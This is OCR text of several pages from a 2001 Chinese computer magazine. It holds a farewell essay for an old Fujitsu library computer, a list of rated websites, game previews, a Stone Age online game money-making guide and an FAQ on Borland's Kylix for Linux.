
你认为OICQ是

A、狩猎工具　B、交流工具　C、娱乐工具

你选了哪一个呢？什么，你选了C？可标准答案是A！很出乎意料吗？看来你还是需要对你的IT知识打打补丁了。

.COM时代的街头沦落人

（ChinaByte.com提供）



了。但现在她的生命还不能停止，虽然几年来我们已逐步将她的大部分数据移出，但在她芯中还有部分非常重要数据没有移出。

我怀着最后的希望按下了"恢复系统"功能键。稍作喘息后，爱丽丝的芯又奔腾了起来！所有指示灯都闪动起来，屏幕上显示出一个接一个的系统信息："系统恢复正常！数据库恢复正常！流通作业启动完毕！编目作业启动完毕！公共检索服务启动完毕……“啊！爱丽丝又开始工作了！此时说不出是一种什么样的感觉，只是我的眼眶已经有些发红了。

在对爱丽丝作最后数据移出时，开始还较正常，在移出部分数据后，又一个可怕的故障再次发生。在她已经模糊的屏幕上，不断出现错误与警告信息："硬件错误！终端连接失败！文件操作失败！需人工介入……"　"啊！爱丽丝，还有二十六万多条重要记录没有移出！再坚持一下呀！”我心中默默祈祷。爱丽丝是个全封闭的系统，她的磁盘磁带和数据格式与其他所有的计算机均不兼容，数据移出惟一的出口是她的仿真PC终端。这个出口一旦由于硬软件故障被封闭，爱丽丝将痛苦地带走多年来她记录下的所有数据。我在仿真终端上一遍又一遍重复着终端连接操作，错误信息也一遍又一遍的出现。一个小时、二个小时、三个小时过去了，我一次次的希望，变成一次次的失望。我叫来同事阿刚，叫她继续试下去。我已从失望变成绝望。

这时，上海某高校的几个同行来到这里，他们中有图书馆馆长、校计算中心主任、计算机系统管理员。他们是为规划他们学校图书馆自动化、信息化系统远道而来取经、学习的。我给他们介绍了我馆计算机应用的现状，带他们参观机房，一一给他们介绍我们投入三百多万元从美国招标购入的惠普新贵：N4000小型机双机群集系统；世界最先进的数据库并行服务器：OPS（ORACLE 并行服务器）系统；新一代自动化管理系统：亚缇斯（ARTIS）；功能强大的全文检索与搜索引擎：缇阿斯（TRS）；世界上最酷的网络数据库：ORACLE8i系统；完善的安全保障，三台15KVA大功率主备UPS系统：爱瑞丝（ARES）；还有我们功能完善、信息丰富、服务周到的信息网站。他们看着一台台崭新、高大、漂亮、正在欢快轰鸣着的机器赞不绝口，羡慕我们有如此雄厚的技术实力。同时，他们也注意到正被"菊花"拼命吹风散热的，赤身裸体的爱丽丝。接下来我给他们介绍了他们眼前这台地球上最后仍在运行的富士通K650/30

计算机，每位客人眼中包含着惊讶与感动。当我向他们提到她有一个好听的系统名字叫"爱丽丝"时，奇迹发生了！一直坐在仿真终端前的阿刚突然双手高举，高声惊叫起来："通啦！通啦！富士通终端连通了！"我一步窜到仿真终端前面，屏住呼吸睁大眼睛，终于看到了爱丽丝那熟悉的登录画面！控制台屏幕上的错误信息消失了，出现了连接成功、数据传输准备就绪等信息。爱丽丝没有死！她醒过来了！我兴奋得举起双拳使劲朝空中挥动。

源源不断的数据从爱丽丝口中"吐"了出来，再也没有出现任何故障。四个小时后，二十六万多条重要数据一字不错的全部传到了仿真终端的硬盘中。

爱丽丝完成了我们希望她做的一切！

平平常常的一天又要结束了，机房窗户的玻璃又变成了黑色，机房的景象清晰地映照在玻璃中。静静地坐在爱丽丝身边，双手轻轻抚摩着控制台早已发黄的键盘，眼睛看着字迹模糊的屏幕，我一键一键最后一次敲出那熟悉的关机指令："POWEROFF"与"SIGNOFF"。只听"啪"的一声，爱丽丝自动跳下了控制台电源开关，屏幕上的"再见"字样慢慢地消失了！爱丽丝所有的指示灯永远地熄灭了！爱丽丝减速运行后，机体轻轻颤动了几下，所有运转的部件随着声音的慢慢减弱永远停了下来。爱丽丝，你终于可以休息了！

关掉"菊花"的电源开关，当她拖着浑身的疲惫缓缓停下来后，我这才看清"菊花"的"脸"，真是面目全非，惨不忍睹。一张黑多白少满目疮痍的大花脸，就像上甘岭阵地上坚持到最后的战士。四年来她尽职尽责坚守阵地，竭尽全力，从不歇息，她为爱丽丝奉献了一切。她的所有功能都已坏死。她也将和爱丽丝一起永远离开我们！

抚摸着爱丽丝渐渐凉下来的机体，看着她赤裸的机身，心想，现在终于可以给她盖上机盖了。她的前面板、顶盖和两个侧盖，就静静地靠在旁边的墙角下，四年多来已积满了灰尘。我打来水，洗净抹布，使劲将水拧干，仔细地将它们一一擦得干干净净。先将两个侧盖给爱丽丝装上，然后小心翼翼地装上了她的前面板。就在给她装顶盖时，我停了下来。一种特殊的感觉从心底油然升起，这就像我在告别一个多年朝夕相处的老朋友，给她最后盖上棺材的感觉，这使我黯然神伤。坐在控制台前，目光落在桌上的一堆破烂不堪的记事本上，这些记载着非常重要内容的记事本也将随爱丽丝的离去而变成一堆费纸。它们记载着爱丽丝各种系统配置，重要指令，操作技巧，数据库记录、用户权限、各种密码等近十年来积累下来的内容。它们应该永远与爱丽丝在一起。我抚平它们卷曲的页面，一一将它们放进"棺材"内。在它们的上面，我恭敬地放上了一张纸条，上面我一笔一划写着"爱丽丝，我们永远怀念你！"我想，很多年很多年以后，当人们打开她的机盖，通过这些记事本或许还能够了解到爱丽丝当年的一些情况。最后，我轻轻地给爱丽丝盖上了顶盖，拔下电源插头，将她摆放到原位，恢复成十年前的原样。摸着已经冰凉的爱丽丝，看着她干净端庄的面容，心想，此时再给她接上电源，只要轻轻转动一下她的开关钥匙，她的芯肯定仍然会毫不犹豫地奔腾起来，她又会义无返顾地、竭尽全力地投入工作！因为她天生就只知道奉献！

机房中，新系统的各种设备正在发出巨大的轰鸣声。我离开机房，走出图书馆大楼。走在夜幕下宁静的校园路上，耳畔的机器声好像仍在轰鸣，只是这声音中少了一个和音。这声音好像在哭泣，好像在歌唱。夜空中轻轻地飘来一阵优美凄婉的歌声——

是谁带来远古的呼唤？
是谁留下千年的期盼？
难道说，还有无言的歌？
……

这歌声在心中荡漾，想着那像春蚕、像黄牛、像蜡烛，工作不息的爱丽丝，那上甘岭战士般的"菊花"……一阵心酸从心底涌起：世上怎么会没有无言的歌呢？那不就是一首无言的歌吗！我的眼泪涌了出来……

作者：陈大建
二〇〇一年 隆冬夜

品网

□广东　风之国



图 1



图 2



图 3




图 4



图 5



图 6



图 7



图 8

超攻略道场（图 1）

http://gameplus.on.net.cn/

美工设计:★★★

栏目内容:★★★☆　　技术含量:★★★☆

浏览速度:★★★☆　　用户兴趣:★★★☆

网站简介:几个网友做的攻略网站,页面设计较新颖,但整体比较朴素,不过也为网站加快了速度。内容有"电脑游戏"、"电视游戏"和"格斗游戏"三种内容,网站整体来说很不错,游戏玩家应该去看看。

魔法师日记（图 2）

http://go7.163.com/~mdiary/index.htm

美工设计:★★★★

栏目内容:★★★★　技术含量:★★★★☆

浏览速度:★★★☆　用户兴趣:★★★★

网站简介:看了题目不要以为此网页是关于什么游戏的,其实此网页是关于电脑绘图的。有2D的,有3D的,还有Flash。想学电脑绘图的就来这里看看。

阿 PAUL 的小屋（图 3）

http://mmlxb.myrice.com/

美工设计:★★★☆

栏目内容:★★★★　技术含量:★★★★

浏览速度:★★★☆　用户兴趣:★★★☆

网站简介:你想养个虚拟宠物和你作伴么？来这里吧,在这个网站有很多虚拟宠物等着你来领养,心动不如行动,快来吧。

神剑山庄（图 4）

http://wald.heim.at/wienerwald/550027/schwert/

美工设计:★★★★★

栏目内容:★★★☆　技术含量:★★★★★

浏览速度:★★★☆　用户兴趣:★★★☆

网站简介:你喜爱剑,喜爱剑术么？就来这里吧,"神剑山庄"收集了各种与剑有关的知识,其网页做得极为华丽,即使你不喜爱剑也该来看看。

风一样的男人（图 5）

http://www.man2000.8u8.com/index.htm

美工设计:★★★★★

栏目内容:★★★★★　技术含量:★★★★☆

浏览速度:★★★★☆　用户兴趣:★★★★☆

网站简介:一个网友的自我展示空间,页面制作精良,栏目特多,我就不一一介绍了,我很喜欢这个网站。

子曰电影网（图6）

http://www.ziyue.com/

美工设计:★★★★

栏目内容:★★★★☆　技术含量:★★★☆

浏览速度:★★★★　　用户兴趣:★★★★

网站简介:电影很多人都很喜欢看的,我也很喜欢。最近有什么新片推出,来这里看看就知道了。

桌面游戏（图 7）

http://202.102.230.15/lddpark/game.htm

美工设计:★★★☆

栏目内容:★★★☆　浏览速度:★★★★

技术含量:★★　　　用户兴趣:★★★☆

网站简介:显卡 cheap,CPU 又慢,硬盘又小。又想玩游戏,那只好到这里下载几个游戏来玩玩解闷了。

悠悠蓝天（图 8）

http://goldencz.163.net/

美工设计:★★★☆

栏目内容:★★★★☆　技术含量:★★★☆


浏览速度:★★★★☆　用户兴趣:★★★☆

网站简介:一些好的素材会使你的网页变得更加漂亮。这里就是素材下载的好地方,而且还有少量的明星和美少女图片。

热门游戏线报

□线人 小伟

《Project Eden（伊甸园计划）》
发行公司：EIDOS
游戏类型：动作类
容量：1CD
评分：8



这是一款动作类游戏，游戏中采用了崭新的创意，新的图形引擎，由《Tomb Raider》的开发人员开发近三年的时间才制作完成。在游戏内，玩家控制着一队由4名角色组成的精锐部队，利用他们的特殊技能去解决一个个难题，找寻地底深处的秘密。在图像方面采用了全新的引擎，画面、角色造型、动画等方面都有极好的表现，而游戏的玩法又不局限于动作类型，挺有新意的。

《Startopia》
发行公司：EIDOS
游戏类型：策略类
容量：2CD
评分：7



这是一款颇具新意的策略游戏作品，在游戏中你扮演一个商人，通过在空间站上安置外星难民设法赢利。为了吸引不同的外星种族，你必须建立不同的设施和环境来让外星人感到幸福和满意。每个建筑和空间站的改进都需要能源，外星人越高兴，他们付给你的能源越多。

《Myst III: Excile》
发行公司：MATTEL
游戏类型：冒险类
容量：2CD
评分：8



这款作品延续以往的故事情节，并加入了新的探险环境以及许多谜题。新增加的导玩技术更增强了游戏中的互动性。而且这次将有五个新时代等待玩家去开发，以及多不胜数的新奇事物。游戏采用了新的运作技术，为游戏世界带来更多的生气，并保留了旧作的艺术作风以及互动元素，所以它结合了《Myst》系列的历史和新科技，实在可以称得上是一个系列的进步，而并非只是续集这么简单。

《Alone In The Dark: The New Nightmare》
发行公司：INFOGRAMES
游戏类型：冒险类
容量：2CD
评分：8



作为《鬼屋魔影》系列的第四部作品，主角依然是Edward Carnby，他将再次以超自然侦探的身份回来探索一件不可思议的事件。任务是到加州海岸的小岛上，一座偏远的古老庄园调查神秘事件。在这里，你需要靠着直觉和有限的资源找出幕后的主谋。游戏的整体风格也开始趋向于PS上的名作《生化危机》系列。

《FLY!2001》
发行公司：GATHERING OF DEVELOPERS
游戏类型：飞行模拟
容量：1CD
评分：6



新作采用更强化的3D模型来制作，并以高解析度来表现飞机内部、高空和地面景观。特色包括：独家提供的新飞机，Pilatus PC-12 Turboprop和世界最先进的单涡轮引擎飞机，还提供Bell 407直升机，这是全球最常见的民用直升机。此外游戏提供全新的场景景观，可下载的模组套件，提供多人飞行模式等。

《Evil Island》
制作公司：Nival Interactive
游戏类型：RPG
容量：1CD
评分：8



这是一款带有策略元素的3D角色扮演游戏，可以说是溶入了网络游戏的交互自由要素，在单人游戏方面尤其是故事情节和任务机制，还有战斗、魔法、怪物的智能等等都令人感到欣喜。而且游戏的整体画面效果和操控感都相当好。

《Team Fortress 2》
发行公司：SIERRA
游戏类型：射击类
容量：1CD
评分：8



这是一款FPS类作品，特别的地方是游戏中有不少的小谜题，玩家解决后才可以完成任务，而任务种类是多元化的，包括：间谍任务、护送任务等。玩家在这些任务里不能像其他任务般单打独斗、独闯龙潭，而是要和其他人物合作。为了让玩家发挥合作精神，游戏里的九种角色都是有其明显的长短处的，要互相配合好才可以得到最佳的效果。

在石器时代成长与赚钱

□北京 周珩

在石器时代中赚钱，大概每个玩石器的玩家都或多或少地有一些新体会吧。在石器时代中，赚钱的方法和速度是和你的等级相联系的。所以，如何根据自己的实际情况选择一个最快捷高效的赚钱方法呢？在这里我就将自己这段时间在石器时代中总结的几种赚钱方法和大家一起分享。

我的赚钱经历


当我出生在玛丽娜斯这个美丽的北岛渔村时，一切都是那么的陌生。不过出于玩游戏的习惯，我下意识地找到了道具栏，天呀，0元，太不人道了，好歹给100啊。所以，从现在开始，我决定——挣钱！

Lv1-Lv10

从玛丽娜斯村一出来，便踩了一颗雷。从此，我的卖肉生涯开始了。在村口反反复复打宠物升级，等道具栏满了就回去卖钱，一般初级的时候宠物等级也低，所以我很轻松地就能够对付他们。时间长了一直没给自己加血，突然发现自己快挂了，正要拿起刚打下来的肉吃，却想到这么做很不值啊。肉毕竟可以卖钱，而村里的医院对Lv10以下的玩家是免费的，宠物则是永远免费，还是勤快点去医院吧！补充完回来继续打，大概2个小时左右，我已经升到8级了，石头也大概有了1000左右。突然一个小子跑过来和我打招呼，我一看和我等级差不多，就和他组队开始到更远的地方升级。人多的时候，如果大家敏捷相当，合击的几率会很大，这个相信玩过一段时间石器时代的玩家都知道。所以，不一会儿，我从8级升到了10级，钱也有2000左右。

Lv10-Lv20

在组队的过程中，我知道了还有长毛象快运这个行当，于是脱离了团队，回玛丽娜斯接了第一桩买卖。需要说明一点，长毛象快运是有时间限制的，一般要求在天黑之前送到目的地，如果在上午之前送到，报酬会更高，最高是一个货物90个石头。不过一般一天内，你最多只有两次在上午之前送到的机会。我算了一下，从玛丽娜斯的长毛象快运接货，注意自己屏幕右上方的时间指示（太阳月亮），一大早就要接任务，然后开始飞奔。最好你的道具栏是15格全为空的，可以拿满15个货物。我的路线是玛丽娜斯和萨姆吉尔之间往返（萨姆吉尔-加村这条路线距离比较长，而且还要通过海底隧道，很麻烦，我不推荐走这条路线）。一趟下来大约可以赚800-900个石头左右，一天大概3趟，可以赚2000多。不过送货的活是不能做公车的，所以在路上你会遭到各种各样的宠物袭击。如果你还想升级，那么一路打过来也不错，不过我都是逃一路，赶着挣钱啊！每到一个村子，最好先存档，别一掉线又回原来的村子去了。还有一点，送货要认路才行啊，千万不要走冤枉路，所以路痴不适合这项工作，可惜我就是标准路痴。曾经有一次送货没看地图，从玛丽娜斯到萨姆吉尔，走着走着……咦？这不是愿藏么？$!#^%&^@!!!



Lv30-Lv40

在阿布的龟洞与人组队，很轻易我就升到了30级，然后做完成人仪式，继续回阿布洞六层与30级的龟之盾战斗。(知道过春节的时候我的朋友送了我什么礼物么？一只石龟，真正石头做的龟，还带了一顶草帽，Faint！）很快就升到了40级。这个时候，我开始寻思着找一种快捷简单、效率又高的赚钱方法。与组队的朋友交流了一下意见，听说去南岛的卡鲁它那村抓恐龙是个不错的生财途径，经不住诱惑的我整理了一下行囊便出发了。通过柯奥村去往南岛的海底隧道，不一会就到了卡鲁它那村。在村的右下方，有一个山洞，旁边有个宠物牧场，老板需要三种特殊宠物，你的工作就是要抓到它们。向老板索要打工证书就可以进山洞去了。

这里的规则是先向里面的服务人员索要一个魅力+10的道具，据说戴上后成功的几率会增加。不过我可没觉得，反正带上也没坏处，而且可以省一格道具栏。一般会获得三种颜色的道具，三种颜色代表不同的宠物，龟之盾、多利诺布斯、克克洛斯。我得到的是蓝色的，指定宠物是克克洛斯，找到蓝色头发的小孩对话就可以进入了。

关于宠物证书

在这里打工，每抓到一只指定宠物就可以兑换一张宠物证书，这个时候证书显示宠物数量为1。当你凑满5张证书的时候，便可以兑换成一张

面值为5个宠物的证书。当有2张面值为5的证书时便可以兑换成为1张面值为10的证书。以此类推，最大可以兑换为1张面值为20个宠物的证书。而卖5个面值为1个宠物的证书所得的钱并不如卖1张面值为5个宠物的证书。以此类推，卖1张面值为20个宠物的证书所获得的收益是最大的，大概为14450（克克洛斯）个石头。而如果单卖宠物就算Lv30左右的宠物也最多能卖300-400元（一般宠物），20个也不过8000左右。想想看，赚吧？三种宠物我比较了一下，抓克克洛斯是最值的，20个面值的证书可以赚到最多14450个石头。

如何抓指定的宠物

一般20级以上就可以抓克克洛斯了，这里我比较了一下。对于Lv在30-40左右的玩家，前提是你敏捷度要高，一般遇到的克克洛斯Lv在24-30之间，攻击能力一般，防御弱，但是速度非常快，大概是石器时代里面敏捷度最高的宠物了。最好你的攻击力能在80-90左右，然后拿适当的武器，最好不要是减敏捷度的武器，呵呵，这种武器好像几乎没有啊！否，有一种攻+11敏+1武器叫做轻的棍棒还是不错的。调整到你的一击能够打掉他150-180的血，就可以抓了。注意，这里的克克洛斯一般最多有200出头的HP，最低的只有160，所以如果你的攻击力超过90，再加上属性相克，或者你有增加会心一击几率的宝物，很容易一下子打死，那时候你就只有克克洛斯的肉啦。所以在这里敏、防高的人比较适合，如果你对你自己的防御能力很有信心，不妨把身上减敏捷度的防具全部去掉，提高敏捷可以大大增长成功抓获的几率。

克克洛斯的特性

这种黄色的鸟（不如说是金黄色的火鸡）的敏捷非常高，从它Lv1的敏7就可以看出来。属性为10格风，HP30攻5防3，攻击力一般，防御很弱。这家伙是个典型的胆小鬼，逃跑是它的看家本领。有的时候好不容易碰到一只，见了我掉头就跑，它敏高，挨了打以后也会马上就跑（Faint，完全不顾人家的感受！回来~~~~）。总之要想逮到它需要有一点点耐心。

我的成绩一般是1个小时抓40只克克洛斯，也就是2张面值为20个宠物的证书，也就是2x14450= 28900，将近3万。当然，前提是你要有很快并且稳定的网络条件哦，否则断线和Lag将是家常便饭。

说了几种挣钱的方法，个人认为，在南岛卡鲁它那村的牧场抓宠物是最省时高效的方法。山洞离牧场只有一步之遥，如果顺利，从山洞出来到牧场也许一次敌人也遇不上，换完证书再近山洞抓。反反复复，如果你一天挣钱花2个小时（我每天花4个小时），那么保证你的收益在5-6万左右。

为什么不选择其他方法呢？在此我解释并对比一下。其实石器时代里挣钱的方法很多，我大致罗列如下。

卖宠物的肉

在游戏中，玩家在野外会碰到各种各样的宠物，说宠物可能不太确切，因为那时野生的，在石器时代里面几乎都被定义为“恐龙”。打倒他们后会随机得到一些动物的肉，种类根据所打的动物种类而不同，肉的大小根据宠物的级别也有所不同，他们的价值也会根据种类和大小的差异而不同。价钱大概在10-75元不等。

优点：风险小，属于典型的小本买卖，没有成本，每次收益在500左右。

缺点：挣得太慢了，在村口打的肉一般马上就可以回村卖，但是村口的宠物一般等级低，肉也廉价。在山洞打的宠物肉一般块比较大，售价也比较高，但是回村的路又太长。总之对于中高级别的玩家不合适。

卖宠物

虽然卖肉能够挣钱，但是那是死的东西，怎么能比得上整只的活物呢？战斗时当宠物的体力低到一定程度的时候你就可以抓了，当然，你也可以在他满血的时候抓，但是抓获的几率非常小。抓获的宠物可以到宠物店卖掉，但是将他们练到一定等级之后再卖掉可以获得更高的回报，等级越高的宠物价钱越高。不过提醒一下，你的口袋可不是机器猫的百宝口袋，而只能带5只宠物。

优点：比卖肉要挣得多一些，将宠物从低级练到高级可以获得高额回报 。

缺点：有一定风险，尤其是一些高级别的宠物。如果你想将宠物从一级练到Lv20或者更高30以上，确实能得到很高的回报。但是你花的时间也不少，并且把大量的时间花在练宠物赚钱，也会导致你始终没有一只厉害并顺手的宠物。如果练到级别超过30级再卖，利润将大打折扣，因为你超过30级升级的点数就要成倍增加了，不值了。

长毛象快运（送货）

石器时代中有一个很有趣的设定，就是长毛象快运。

一般可以出生的村子都有快运服务，在长毛象客运站中可以接到一些运送货物的任务。货物价格的酬劳一般为1个货物30、40、90个石头不等。如果你能在中午之前将货物送到目的地，那么你将获得最多的酬劳，也就是90个石头。每件货物的成本为4个石头。

优点：风险小，成本低。

缺点：因为一天内由于时间的限制而导致送货次数上的限制，不能当作主要的挣钱手段。一般路程漫长，不适合路痴。

挖矿

在矿坑入口处买采石权利书，然后进去打矿石采矿，基本道理和抓宠物换证书一样。

优点：方便快捷利润大。

缺点：仍然不如抓宠物的利润大。

加工合成物品

就是做典型的手艺人，合成的方法我想不用教大家了。

优点：就地取材，原地变卖。

缺点：过程复杂，偶尔还会失败，造成损失。利润微薄。

其他还有很多很多方法，比如做各种各样的任务得到特殊物品或者宠物，也可以挣不少钱，但是这些都过于麻烦，而且浪费时间。有些任务虽然获得的回报很高，但是由于完成任务的时间超长，所以比较起来还是不值的，这就是所谓的时间和金钱的比率问题，就要看单位时间内获得的价值了。

最后我郑重介绍一种终极的赚钱方法。也是所有方法中效率最高并且

利润最大，当然风险也最大的方法。要掌握起来有难度哦。

什么呢？当然是倒买倒卖了！做个商人吧，总比做手艺人劳动者要来钱容易得多。怎么说呢，你一个人肯定不行。需要有个队伍，或者组织，我就定义它为“商队”吧！

队伍中需要有

1.固定的宠物供应者，这部分人的特点是等级高，抓宠物本领一流，对于各种特殊宠物的出现地点了如指掌。

2.经验丰富的销售人员，他们很重要哦，当然对这类人员的素质要求很高，需要具备良好的心理素质、营销学知识等等，他们的销售业绩直接影响到营业额。（嘿嘿，听着晕吧？）

3.托儿，咳，这个不用我解释了吧。

等商队成立起来就可以开始运作啦，大家互相配合很重要哦，由于游戏里面还没有形成良好的市场秩序，所以……嘿嘿，在差价中赚钱利润还是蛮大的，等赚了钱作利润分成，岂不是一桩美事？

对了，最后提醒一下，做生意要以诚相待啊，千万不要欺骗顾客，要有商业道德，这样才可以有稳定的客源。否则，大家就都要成为别人黑名单上的名字啦。



最后要提到的是，在石器时代里的组队练功，这里有一点点技巧。组队一般允许我方最多5人，加上自己的宠物就是10个单位。这样，敌人的攻击力就被分散到每个人的身上了，对于挑战更厉害数量更多的宠物非常有效。在石器时代里，每个人的出手先后根据自己的敏捷速度而有所不同。一般敏捷度相当的人，在对同一目标下达攻击指令的时候，很容易出现合击，这将一次打倒一个宠物的几率大大增加了。这样，每个人都会得到经验值。利用这种特性，可以很大程度地提升升级速度。如果是级别相当的人组队，可以挺而走险到宠物级别相对比较高的地方去升级，这样获得的经验值会更多。另外，等级低的人同样可以借助等级高的人与其合击获得同样的经验值，同样可以达到快速升级的目的。还有比如大家约定在同一秒数如28秒合击，也会提高合击的几率。

石器时代在网上的资料已经非常多了。我们这里主要是给石器时代初期的玩家看的。估计30级以后，你已经能自由驰骋在石器时代里了。祝各位开心。

（为给玩家提供方便，我们后附石器时代的地点坐标图。）

看攻略 拿大奖

读者只要将本页下面的“石器时代”图标剪下贴在信封背面，寄回到北京智冠（电子）科技发展有限公司，即可获得由智冠公司提供的石器时代简体中文版一套(奖品总数80套)。(注意写清本人姓名、地址、邮编)

本活动截止日期：4月3日
地址：北京市海淀区上地信息路19号商服中心3层
321室杨丽收
邮编：100085
获奖名单将刊登在2001年第9期



或许，该作出抉择了？Linux给人们带来的不仅仅是信念与自由，小企鹅成熟之时指日可待了。Kylix将是Borland为程序员走向Linux铺垫的一条大道，它将结合Delphi的众多优点，并且也将深深影响着Delphi以后的发展。作为一个程序员，没有理由不关注Kylix。

另一个需要关注Kylix的理由来自VB.net。VB.net是微软实行Microsoft.net策略的组成部分之一，旨在为开发人员提供优秀的基于Internet的开发环境，然而VB.net的巨大变化使得资深VB程序员们担忧不已。Visual Basic开发项目的前总经理Bill Vaughan宁愿称之为Visual Fred，因为他认为VB.net本质上的变化使得它不仅仅是一个升级而已。而Karl Peterson，一位出色的Microsoft VB MVP，抱怨现有的VB项目极难移植到VB.net，而称之为VB.not。无论如何，这是全球三百万VB程序员面前的难题。如果有兴趣，不妨关注下一期程序谷中VB.net的介绍。　　——东渐

Kylix来了！

□北京　砌玉长弓


●什么是“Kylix”？


Kylix是Borland公司即将推出的基于Linux操作系统的、能够生成高质量的Linux本地代码的快速开发工具(RAD)的工程代号。当Linux更进一步成为主流操作系统时，它将需要更丰富、更强大的本地应用程序的大力支持。虽然现在Linux上已经有GCC/Emacs、MetroWerks Code Warrior、Cygnus Code Fusion等优秀的系统级开发工具，但是对于仅仅想要开发用户级Linux应用程序的开发人员而言，它们并不是理想的选择。针对这个需求，Borland公司早在1999年第一届Linux World年会上便建立了一个特别的快速开发工具项目，旨在为Linux开发人员以及想要尝试Linux编程的Windows程序员提供一个高质量、高性能并且能够获取技术支持的开发工具，这就是Kylix。

Kylix将给Linux带来丰富而宝贵的程序员资源以及大量的本地应用程序，而对于Delphi程序员则是显而易见的横跨Windows/Linux两大平台的开发工具。与GCC/Emacs相比，Kylix将更注重高性能的Linux本地应用程序。Kylix集成开发环境将急剧改变“代码编辑、编译、调试”的传统过程，将大大降低GUI、数据库、Internet、Client/Server以及分布式对象技术的复杂度。如果你曾经使用过Windows下的Delphi，你的感受一定非常深刻吧！如果你仅仅对Linux内核感兴趣，那么现有的那些工具非常适合你。但是如果你致力于Linux平台应用程序的开发，那么Kylix显然是你不二的选择！

●Kylix将工作在哪个Linux发行版本、哪个Linux Desktop上呢？

Kylix以及用Kylix开发的应用程序将可以在绝大多数的Linux发行版本上运行。况且，大多数的Linux发行商都积极参与了Kylix的Beta测试，所以开发者不必担心兼容性


图1


图2

的问题。至于Linux Desktop，Kylix首先将和Gnome及KDE完美兼容，并且在以后的升级版本中将逐渐支持大多数Linux Desktop的直接API调用。图1和图2分别是Kylix for KDE以及for Gnome的抢鲜抓图。

●我是否可以把Kylix看作是“Delphi or C++Builder for Linux”？

当然你可以这么认为。Kylix将拥有绝大多数Windows版本的Delphi和C++Builder的优秀特性以及编程技巧。Delphi版本的Kylix将首先发布，而C++Builder版本的发布将会在2001年的晚些时候。Kylix将保证程序员以最小的代价重新编译Delphi for Windows的程序，因为至少你需要修改程序中的Win32 API调用以及某些第三方控件吧？虽然你需要修改一些源代码，但是这并不妨碍Kylix成为编写Linux本地应用程序的最快捷、最简单的工具，因为生成快速Linux本地代码是Kylix的主要目标，况且Kylix小组已经拥有了能够生成Linux ELF格式代码的高性能编译器。同时，一个崭新的基于Linux本地代码的可视化控件库（VCL）——CLX（发音‘clicks’）也正在紧密开发、完善之中。它将和VCL一样提供完全基于控件的Linux操作系统、GUI、Internet以及数据库操作的高度抽象。

●Kylix的CLX是否和Delphi及C++Builder的VCL兼容？

在一定程度上是的。CLX，这个崭新的Linux VCL是建立在Delphi以及C++Builder中的VCL构架上的。VCL是一个基于控件的、深刻抽象Windows操作系统的框架系统，拥有大幅度简化Windows应用程序开发的能力。新的Linux VCL也基于同样的构架，但由于操作系统以及图形子系统变更的缘故，从Windows向Linux移植过程中源代码的修改也是不可避免的。不过，CLX实现完全跨平台的那天将很快到来，并且下一个版本的Delphi也将开始包含CLX。用CLX编写程序的好处在于只需小小的改动，应用程序就能够在Windows以及Linux这两个平台上编译了。Robert Kozak专门为此写了两篇比较VCL与CLX的文章，你可以在http://www.delphizine.com/features/2001/01/di200101rk_f/di200101rk_f.asp（The Life and Death of TButton--An Under-the-Hood Comparison of the VCL and CLX）以及http://www.delphizine.com/features/2000/08/di200008rk_f/di200008rk_f.asp（Cross-platform Controls From Windows to Linux，and Back）找到它们。

● Kylix将支持哪些数据库系统？

Kylix将首先支持MySQL以及InterBase。Borland也正在积极与Oracle等主流数据库供应商广泛合作，以期能够支持更多的数据库系统。图3和图4是Kylix开发数据库项目的截图。

●那么作为一个程序员，我是否必须学习新的数据库操纵模式？

